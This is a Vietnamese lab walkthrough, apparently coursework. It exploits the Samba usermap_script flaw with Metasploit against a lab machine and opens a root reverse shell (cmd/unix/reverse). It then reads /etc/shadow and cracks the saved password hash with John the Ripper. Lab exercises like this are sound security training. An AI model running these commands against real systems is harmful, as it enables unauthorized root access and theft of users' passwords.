
- Khai báo sử dụng mô đun tấn công:
msf > use exploit/multi/samba/usermap_script




- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng




- Đặt địa chỉ IP máy victim:
msf > set RHOST 192.168.163.147




- Chọn payload cho thực thi (mở shell):
msf > set payload cmd/unix/reverse



- Đặt 445 là cổng truy cập máy victim:
msf > set RPORT 445




- Chạy lệnh “show options” để xem các thông tin về thiết lập tấn công đang sử dụng




- Thực thi tấn công:
msf > exploit

🕒 Cửa hậu mở **shell** với người dùng **root** cho phép chạy lệnh từ máy Kali




⑨ có thể thực hiện bất cứ lệnh shell nào trên máy victim.

- Chạy các lệnh để đọc tên người dùng và máy đang truy cập:
whoami




uname -a



- Lấy tên người dùng và mật khẩu đã tạo ở mục 3.1:


`cat /etc/shadow | grep vuongnq227` , trong đó `vuongnq227` là tên người dùng của mình đã tạo

- Chọn và sao chép cả dòng tên người dùng và mật khẩu bấm vào clipboard




- Mở một cửa sổ Terminal mới, chạy lệnh: `nano password` sau đó paste thông tin tên người dùng và mật khẩu bấm từ clipboard vào file password

Gõ `Ctrl-x` để lưu vào file



- Crack để lấy mật khẩu sử dụng chương trình john the ripper (hoặc 1 công cụ crack mật khẩu khác):

`john --show password`



- Gõ Ctrl-c để kết thúc